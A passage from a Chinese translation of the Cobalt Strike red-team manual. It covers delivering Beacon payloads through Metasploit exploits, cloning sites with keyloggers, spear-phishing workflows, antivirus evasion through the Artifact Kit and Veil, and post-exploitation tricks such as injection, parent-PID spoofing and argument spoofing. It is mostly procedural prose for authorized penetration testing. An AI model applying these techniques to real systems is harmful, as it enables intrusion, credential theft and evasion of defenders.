你可以使用一个 MSF 漏洞利用来传送一个 Cobalt Strike Beacon。Cobalt Strike 的 Beacon 与 MSF 的分阶段协议相兼容。要使用 MSF 漏洞利用来传送一个 Beacon：

- 使用 `windows/meterpreter/reverse_http[s]` 作为你的 `PAYLOAD` 并设置 `LHOST` 和 `LPORT` 来指向你的 Cobalt Strike 监听器。在这里你不是真的在传送 Meterpreter，你是在让 MSF 生成从指定的 LHOST/LPORT 下载 payload 的 HTTP[s] stager。
- 将 `DisablePayloadHandler` 设置为 `True`。此选项会让 MSF 避免在 MSF 内起一个 handler 来服务你的 payload 连接。
- 将 `PrependMigrate` 设置为 True。此选项让 MSF 前置 shellcode 在另一个进程中运行 payload stager。如果被利用的应用程序崩溃或被用户关闭，这会帮助你的 Beacon 会话存活。

这里是一个 msfconsole 的屏幕截图，图中起了一个 Flash 漏洞利用来传送 Cobalt Strike 的 HTTP Beacon，此 Beacon 被托管在 192.168.1.5 的 80 端口上：




图27. 从 Metasploit 使用客户端攻击

5.7 克隆网站

在向目标发送漏洞利用程序之前，进行伪装会有所帮助。Cobalt Strike 的网站克隆工具可以帮助此目标。网站克隆工具制作一个网站的本地的复制，使用一些增加的代码来修复连接和图像这样它们可以如预期一样工作。

要克隆一个网站，通过 `Attacks` → `Web Drive-by` → `Clone Site`。

可以将一个攻击嵌入到一个克隆的站点。在绑定的字段写你的攻击的 URL，Cobalt Strike 会使用一个 IFRAME 来将它加入一个克隆的站点。点击 `...` 按钮来选择一个运行的客户端漏洞利用程序。




图28. 网站克隆工具

克隆的网站还可以捕获键盘记录。勾选 `Log keystrokes on cloned site` （克隆站点上的键盘记录）框。这会往克隆的站点里插入一段 JavaScript 键盘记录程序。

要查看键盘记录内容或查看到你的克隆网站的访问者，通过 `View` → `Web Log`。

5.8 鱼叉式网络钓鱼

目标

既然你已经了解了客户端攻击，让我们来谈谈如何对用户进行攻击。进入组织网络的最常见的方法是通过鱼叉式网络钓鱼。

在发送钓鱼信息之前，你应该收集目标列表。Cobalt Strike 接受的格式是用文本文件组织的目标。该文件的每一行包含一个目标。目标可以是一个电子邮件地址。你可以使用一个电子邮件地址、标签或一个名字。如果提供了名称，则有助于 Cobalt Strike 自定义每个网络钓鱼。

模板

接下来，你需要网络钓鱼模板。模板的好处是你可以在多次行动中重复利用它们。Cobalt Strike 使用保存的电子邮件消息作为其模板。Cobalt Strike 将删除附件、处理编码问题，并为每次钓鱼攻击重新填写每个模板。

如果你想创建自定义模板，请撰写邮件并发送给自己。大多数电子邮件客户端提供获取原始信息源的方法。在 Gmail 中，点击 `Reply` 按钮旁边的向下的箭头并选择 `Show original`（显示原始文本）。将此消息保存到一个文件中，这样你就做好了一个 Cobalt Strike 钓鱼邮件模板了！

你可能想使用 Cobalt Strike 的 `token` 自定义你的模板。Cobalt Strike 在你的模板里会自动替换如下一些 `token`：

Token	Description
%To%	The email address of the person the message is sent to
%To_Name%	The name of the person the message is sent to.
%URL%	The contents of the Embed URL field in the spear phishing dialog.

发送消息

现在你已经有了目标和模板，就可以开始进行网络钓鱼了。通过 `Attacks` → `Spear Phish` 来启动网络钓鱼工具。




图29. 网络钓鱼工具

要发送一封钓鱼邮件，你必须首先导入你的目标。点击 `Targets` 字段旁边的文件夹图标来导入你的目标文件。

然后，选择你的模板文件。点击 `Template` 字段旁边的文件夹图标来选择一个模板文件。

现在，你可以选择增加一个附件。这是使用我们前面讨论过的社会工程程序包的好机会之一。Cobalt Strike 会将你的附件增加到发出的钓鱼邮件。

你也可以要求 Cobalt Strike 使用你选择的 URL 来重写模板中的所有 URL。粘贴 URL 或按 `...` 来选择一个 Cobalt Strike 托管的工具。Cobalt Strike 工件集包括克隆的网站，自动漏洞利用服务器和 System Profiler。

当你嵌入一个 URL，Cobalt Strike 将对其附加 `?id=%TOKEN%`。每一封发出的邮件都会被分配自己的令牌（token）。Cobalt Strike 使用这个令牌（token）将网站访问者映射到已发送到的电子邮件上。如果你要写报告，请务必保留此值。

将邮件服务器设置为目标的开放中继或邮件交换记录。如有必要，你可能还会向邮件服务器进行身份验证以发送你的网络钓鱼邮件。

点击 `Mail Server`（邮件服务器）字段旁边的`...`来配置额外的服务器选项。你也可以指定用于身份验证的用户名和密码。`Random Delay` 选项告诉 Cobalt Strike 将每封邮件随机延迟一段时间，最多不超过你指定的秒数。如果此选项未设置，Cobalt Strike 不会延迟发送邮件。




图30. 配置邮件服务器

将 `Bounce` 设置为退回邮件的应该发往的电子邮件地址。这个值不会影响你的目标看到的邮件。点击 `Preview` 来查看发送到你的收件人之一的一封组合邮件。如果预览看上去不错，点击 `Send` 来发送你的攻击。

Cobalt Strike 通过团队服务器发送钓鱼邮件。

第六章 Payload Artifact 和反病毒规避

6.1 哲学

Strategic Cyber 责任有限公司会定期回答有关规避的问题。Cobalt Strike 是否能够绕过 AV 产品？它能绕过哪些 AV 产品？它多久检查一次？

Cobalt Strike 默认的 Artifact 可能会被大多数终端安全解决方案拦截。规避不是 Cobalt Strike 默认产品的目的。但是 Cobalt Strike 确实提供了灵活性。

你作为操作员可以改变 Cobalt Strike 在它的工作流中使用的可执行文件、DLL、applet 和脚本模板。你也可以以多种不同的格式导出 Cobalt Strike 的 Beacon payload，这样可以与用于帮助规避的第三方工具一起工作。

本章将重点介绍 Cobalt Strike 提供灵活性的的功能。

6.2 Artifact 工件集

Cobalt Strike 使用 Artifact 工件集来生成它的可执行文件和 DLL。这个 Artifact 工件集是一个源码框架、用于建立（build）可以规避一些反病毒产品的可执行文件和 DLL。

Artifact 工件集理论

传统的反病毒产品使用签名来识别已知的恶意程序。如果我们把一些被标记的恶意 shellcode 注入一个可执行文件，那么反病毒产品会识别 shellcode 并把此可执行文件标为恶意。

为了打败这种检测，攻击者通常会以某种方式混淆 shellcode 并将其放入二进制文件中。这种混淆过程会打败使用简单的字符串搜索来识别恶意代码的反病毒产品。

很多反病毒产品会进行更严苛的检测。这些反病毒产品模拟一个可执行程序在一个虚拟沙盒中的执行。在执行的每个模拟步骤中，这个反病毒产品会检测在模拟的进程空间中的已知的恶意部分。如果已知的恶意部分出现，反病毒产品会把这个可执行文件或 DLL 标记为恶意的。这项技术打败了许多编码器和程序包，它们试图去从基于签名的反 AV 产品中隐藏已知的恶意部分。

Cobalt Strike 对此的应对策略是很简单的。这个反病毒沙盒有一些限制。这不是完整的虚拟机。有一些反病毒沙盒不会模拟的系统行为。这个 Artifact 工件集是一些可执行文件和 DLL 模板的集合，这些可执行文件和 DLL 模板依赖于一些反病毒产品不会模拟来还原二进制中的 shellcode 的行为。

一些技术[请参阅：Artifact 工件集中的 `src-common/bypass-pipe.c`]生成可执行文件和 DLL，这些可执行文件和 DLL 通过命名管道为 shellcode 服务，通过命名管道传输 shellcode。如果反病毒沙箱不模拟命名管道，就发现不了那些已知的恶意 shellcode。

Artifact 工件集失效的地方

当然，反病毒产品可能击败 Artifact 工件集中的特定的实现。如果一个反病毒的供应商为你使用的 Artifact 工件集技术编写了签名，那么它创建的可执行文件和 DLL 将被捕获。杀软的追踪始于 Cobalt Strike 2.5 甚至更低的版本。随着时间的推移，Cobalt Strike 中默认的绕过技术会逐渐失效。如果你想最大化利用 Artifact 工件集，你可以使用这些 Artifact 工件集中的某项技术作为基础来构建你自己的 Artifact 工件集实现。


但是哪怕是这样也还远远不够。一些反病毒产品会回连厂商的服务器。这些厂商来决定该可执行文件或 DLL 是否是非恶意的或者是之前从未见过的未知可执行文件或 DLL。一些这些产品会自动的把未知的可执行文件或 DLL 发送到厂商用于进一步的研究和提醒用户。其他的一些产品会把未知的可执行文件或 DLL 视为恶意的。这取决于反病毒产品及其设置。

关键是，在这种情况下，再怎么样“混淆”也帮不了你。你要面对的是不同的防御方式，需要针对性的解决方案。你应该像处理应用白名单一样处理这些情况。尝试找到一个已知的好的程序（比如 powershell），利用它来把你的 payload stager 注入进内存中。

如何使用 Artifact 工件集

通过 `Help` → `Arsenal`（武器库），填入 Cobalt Strike 的注册码来下载 Artifact 工件集。你也可以通过这个地址来直接访问武器库网页：

https://www.cobaltstrike.com/scripts



Strategic Cyber 有限责任公司将 Artifact 工件集以 `.tgz` 的格式分发。使用 `tar` 命令对其进行解压。此 Artifact 工件集包含一个 `build.sh` 脚本。在 Kali Linux 系统上运行此脚本，无需任何参数，使用最小化 GNU 来为 Windows 交叉编译器构建默认的 Artifact 工件集。

```
root@kali:~/artifact# ls
build.sh   dist-pipe      dist-template  script.example  src-main
dist-peek  dist-readfile  README.txt     src-common
root@kali:~/artifact# ./build.sh
[+] You have a x86_64 mingw--I will recompile the artifacts
[*] Recompile artifact32.dll with src-common/bypass-pipe.c
Warning: resolving _DllGetClassObject by linking to _DllGetClassObject@
12
Use --enable-stdcall-fixup to disable these warnings
Use --disable-stdcall-fixup to disable these fixups
```

图31. Artifact 工件集构建过程

Artifact 工件集构建脚本会为每一项 Artifact 工件集中的技术创建一个包含模板 Artifact 的文件夹。要通过 Cobalt Strike 来使用某项技术，通过 `Cobalt Strike` → `Script Manager`（脚本管理器），并从该技术的文件夹加载 `artifact.cna` 脚本。

建议你定制化修改 Artifact 工件集及其技术，使其满足你的需求。尽管熟练的 C 程序员可以使用 Artifact 工件集做更多事情，那些不是程序员但是乐于探索的人也可以使用 Artifact 工件集。比如，每当新版本发布时，主流的反病毒产品喜欢为 Cobalt Strike 的试用版中的可执行文件编写签名。直到 Cobalt Strike 2.5版本，Cobalt Strike 的试用版和授权版都在其可执行文件和 DLL 中使用了命名管道技术。反病毒厂商就需要为可执行文件使用的命名管道字符串编写签名。击败它们的签名，一次又一次的发布，就像在管道技术的源代码中更改管道名称一样简单。

6.3 Veil 规避框架

Veil 是一个流行的框架，用于生成可以通过某些防病毒产品的可执行文件。你可以使用 Veil 来为 Cobalt Strike 的 payload 生成可执行文件。通过 `Attacks` → `Packages` → `Payload Generator`。选择你想要为其生成可执行文件的监听器。选择 `Veil` 作为输出类型，按 `Generate` 按钮来保存输出文件。

启动 Veil 规避框架并选择你想要使用的技术。Veil 最终会询问关于 shellcode 的生成选项。选择 Veil 的"使用自定义 shellcode"的选项，把 shellcode 粘贴在 Cobalt Strike 的 payload 生成器使用的文件内容中。按 Enter 键然后你就会获得一个新鲜出炉的 Veil 制作的可执行文件。




图32. 使用 Veil 来生成一个可执行文件

6.4 Java 小程序攻击

Strategic Cyber 有限责任公司以小程序集的形式为 Cobalt Strike 的小程序攻击发布源码。这部分也可以在 Cobalt Strike 的武器库中。通过 `Help` → `Arsenal`（武器库）并下载小程序集。

使用包含的 `build.sh` 脚本来在 Kali Linux 上构建小程序集。很多 Cobalt Strike 的客户使用这种灵活性来使用一个他们购买的代码签名的证书为 Cobalt Strike 的 Java 小程序攻击签名。我们也强烈推荐这种做法。

要使 Cobalt Strike 使用你的小程序集而不是内置的那个，加载包含在小程序集里面的 `applet.cna` 脚本。

在 Cobalt Strike 武器库页面上你会注意到 `Power Applet`（Powershell 小程序）。这是 Cobalt Strike 的 Java 小程序攻击使用 PowerShell 的替代实现，用于将 payload 注入内存。`Power Applet` 展示了你有使用完全不同的方法重建 Cobalt Strike 的标准攻击并把它门用于 Cobalt Strike 的工作流中的灵活性。

通过加载小程序集中包含的 `applet.cna` 脚本，可以使 Cobalt Strike 使用你的小程序集而不是内置的那个。

6.5 资源集

资源集是 Cobalt Strike 改变其在工作流中使用的 HTA，Powershell，Python，VBA 和 VBA 脚本模板的方法。同样，资源集在 Cobalt Strike 的武器库中，可以被有注册码的用户获取。通过 `Help` → `Arsenal` 来下载资源集。

资源集的 `README.txt` 文档记录了包含的脚本和哪些功能使用它们。要规避一个产品，考虑这些脚本中的改变字符串或行为。

要使 Cobalt Strike 使用你的脚本模板而不是内置的脚本模板，加载资源集中的 `resources.cna` 脚本。

第七章 后渗透

7.1 Beacon 控制台

在一个 Beacon 会话上单击右键并选择 `interact`（交互）来打开 Beacon 的控制台。这个控制台是你的 Beacon 会话的主用户接口。这个 Beacon 控制台允许你看哪个任务被发送到了 Beacon 和 Beacon 何时下载任务。这个 Beacon 控制台也是命令输出和展示其他信息的地方。




图 33. Cobalt Strike Beacon 控制台

在 Beacon 控制台的输入和输出之间是一个状态栏。这个状态栏包含关于当前会话的信息。在它的默认配置中，这个状态栏显示目标的 NetBIOS 名称，用户名和 当前会话的 PID，以及 Beacon 最近一次连接到团队服务器的时间。

向 Beacon 发出的每个命令，无论是通过 GUI 还是控制台，都会在此窗口中显示出来。如果一个队友发送了一个命令，Cobalt Strike 会在命令前显示他们的昵称。

使用 Cobalt Strike 的过程中，你可能会花费大量的时间在 Beacon 控制台中。所以花费时间来熟悉控制台命令是非常值得的。在 Beacon 控制台中输入 `help` 来查看可用的命令。`help+命令`可以获取关于某条命令的详细帮助信息。

7.2 Beacon 菜单

在一个 Beacon 上或在一个 Beacon 的控制台内单击右键来获取 Beacon 菜单。这和与用来打开 Beacon 控制台（点击菜单中的 `Interact`）相同的菜单。

- `Access` 子菜单包含对凭据的操作和提权在内的一些选项。
- `Explore` 子菜单包含信息探测和与目标系统交互的一些选项。
- 通过 `Pivoting` 子菜单你可以通过一个 Beacon 来配置工具来搭建流量隧道。
- 通过 `Session` 菜单你可以管理当前 Beacon 会话。




图34. Cobalt Strike 的 Beacon 菜单

一些 Cobalt Strike 的可视化（枢纽图和会话表）允许你一次选择多个 Beacon。通过此菜单发生的大多数操作将应用于所有选定的 Beacon 会话。

7.3 异步和交互式操作

请注意，Beacon 是一个异步的 payload。命令不会立即执行。每个命令都会先进入队列。当 Beacon 连接到你的时候。它会下载这些命令并挨个执行它们。此时，Beacon 会将所有的输出报告给你。如果输入有误，使用 `clear` 命令来清理当前 Beacon 的命令队列。

默认情况下，Beacon 每60秒连接到你一次。你可以使用 Beacon 的 `sleep` 命令修改这个时间设置。使用 `sleep` 接着一个秒数来指定 Beacon 连接到你的频率。你也可以指定第二个参数，这个参数必须是一个0到99之间的数字。这个数字就是抖动因子。Beacon 会根据你指定的抖动因子的百分比随机变化下次连接到你的时间。比如，`sleep 300 20` 这条命令，会使得 Beacon 睡眠 300秒，另外有 20% 的抖动因子。这意味着 Beacon 在每次连接到你之后会随机睡眠 240 - 300秒。

要使得 Beacon 每秒都多次连接到你，使用 `sleep 0` 命令。这就是「交互式模式」。这种模式下命令会立即执行。在你的隧道流量通过它之前你必须使得你的 Beacon 处于交互模式下。一些 Beacon 命令（如 `browerpivot`、`desktop` 等）会自动的使 Beacon 在下次连接到你时处于交互式模式下。

7.4 运行命令

Beacon 的 `shell` 命令会对 Beacon 创建任务来通过受害主机的 `cmd.exe` 来执行命令。当命令完成时，Beacon 会将输出展示给你。

使用 `run` 命令来不使用 `cmd.exe` 执行命令。`run` 命令会将输出发送给你。`execute` 命令会在后台运行程序，但不捕获输出。

使用 `powershell` 命令来在受害主机上使用 PowerShell 来执行命令。使用 `powerpick` 命令不使用 `powershell.exe` 来执行 PowerShell cmdlet。这个命令依赖于由 Lee Christensen 开发的非托管 PowerShell 技术。`powershell` 和 `powerpick` 命令会使用你的当前令牌（`token`）。

`psinject` 命令会将非托管的 PowerShell 注入到一个特定的进程中并从此位置运行你的 cmdlet。

`powershell-import` 命令会将一个 PowerShell 脚本导入进 Beacon 中。如果用 `powershell-import` 导入脚本，接下来使用 `powershell`、`powerpick` 和 `psinject` 这三个命令都可以调用这个脚本中的函数（cmdlet）。但是这个脚本导入命令一次仅能保留一个 PowerShell 脚本，再导入一个新脚本的时候，上一个脚本就被覆盖了。可以通过导入一个空文件来清空 Beacon 中导入的脚本。

`execute-assembly` 命令将一个本地的 `.NET` 可执行文件作为 Beacon 的后渗透任务来运行。你可以将参数传递给此程序集，就像它是从一个 Windows 命令行接口运行一样。此命令也会继承你的当前令牌。

如果你希望 Beacon 从一个特定的目录执行命令，在 Beacon 控制台中使用 `cd` 命令来切换 Beacon 进程的工作目录。`pwd` 命令将告诉你你当前在哪个目录中工作。

`setenv` 命令会设置一个环境变量。

7.5 会话传递

Cobalt Strike 的 Beacon 最初是一个稳定的生命线，让你可以保持对受害主机的访问权限。从一开始，Beacon 的主要目的就是向其他的 Cobalt Strike 监听器传递权限。

使用 `spawn` 命令来为一个监听器派生一个会话。此 `spawn` 命令接受一个架构（如：x86，x64）和一个监听器作为其参数。

默认情况下，`spawn` 命令会在 rundll32.exe 中派生一个会话。管理员通过查看告警可能会发现 rundll32.exe 定期与 Internet 建立连接这种异常现象。为了更好的隐蔽性，你可以找到更合适的程序（如 Internet Explorer） 并使用 `spawnto` 命令来说明在派生新会话时候会使用 Beacon 中的哪个程序。

`spawnto` 命令会要求你指明架构（x86 还是 x64）和用于派生会话的程序的完整路径。单独输入 `spawnto` 命令然后按 `enter` 会指示 Beacon 恢复至其默认行为。

```
beacon> spawnto
[*] Tasked beacon to spawn features to default process
[+] host called home, sent: 8 bytes
```

输入 `inject` + 进程 id + 监听器名来把一个会话注入一个特定的进程中。使用 `ps` 命令来获取一个当前系统上的进程列表。使用 `inject [pid] x64` 来将一个64位 Beacon 注入一个 64位进程中。

`spawn` 和 `inject` 命令都将一个 payload stage 注入进内存中。如果 payload stage 是 HTTP、HTTPS 或 DNS Beacon 并且它无法连接到你，那么你将看不到一个会话。如果 payload stage 是一个绑定的 TCP 或 SMB 的 Beacon，这些命令会自动地尝试连接到并控制这些 payload。

使用 `dllinject [pid]` 来将一个反射性 DLL 注入到一个进程中。

使用 `shinject [pid] [架构] [/路径/.../file.bin]` 命令来从一个本地文件中注入 shellcode 到一个目标上的进程中。使用 `shspawn [架构] [/路径/.../file.bin]` 命令会先派生一个新进程（这个新进程是 `spawn to` 命令指定的可执行文件），然后把指定的 shellcode 文件（`file.bin`）注入到这个进程中。

使用 `dllload [pid] [c:\路径\...\file.dll]` 来在另一个进程中加载磁盘上的 DLL文件。

7.6 备用父进程

使用 `ppid [pid]` 命令来为你的 Beacon 会话运行的程序分配一个备用父进程。这是一种使你的活动与目标上的正常行为融合的方法。当前 Beacon 会话必须有调用备用父进程的权限并且最好是备用父进程和你的 Beacon 存在相同的桌面会话中。输入单独一个不带任何参数的 `ppid` 命令，会让 Beacon 使用其本身的进程作为父进程、不使用伪造的父进程。

`runu` 命令将使用另一个进程作为父进程来执行命令，这个命令将以其备用父进程的权限和桌面会话来执行命令。当前的 Beacon 会话必须有到备用父进程的完整权限。`spawnu` 命令会派生一个临时的进程，作为一个特定进程的子进程，并将一个 Beacon payload stage 注入进此进程。`spawnto` 的值控制用哪一个程序来作为临时进程。

7.7 伪造进程参数

不是所有的命令都能做参数伪造，每个会话都有一个内部列表，里面存着可以用来做参数伪造的命令。当 Beacon 运行一个匹配列表的命令时，Beacon 会：

1. 以挂起状态启动匹配的进程（使用伪参数）
2. 使用实参更新进程内存
3. 恢复进程

这样做的结果是，记录进程启动的主机检测程序将看到假参数。这有助于掩盖你的真实活动。

使用 `argue [命令] [假参数]` 来将命令加入到此内部列表中。[命令]部分可能会包含环境变量，使用 `argue [command]` 命令来从此内部列表中移除一个命令，单独的 `argue` 命令会在列出这个内部列表中的命令。

进程匹配逻辑是精确的。如果 Beacon 尝试启动 `net.exe` 程序，它不会从它的内部列表中匹配 net、NET.EXE，或 `c:\windows\system32\net.exe` 。它将仅仅匹配 `net.exe`。

x86 Beacon 只能伪造 x86 子进程中的参数。同样的，x64 Beacon 仅仅能伪造 x64 子进程中的参数。

实际参数被写入保存着伪参数的内存空间。如果实际参数比伪参数长，命令启动就会失败。

7.8 子进程中阻止（非微软签名的）DLL 加载

使用 `blockdlls start` 来请求 Beacon 使用一个二进制签名策略启动子进程，该策略会从进程空间中阻止所有非微软的 DLL。使用 `blockdlls stop` 来禁用此行为。这个特性要求 Windows 10。

```
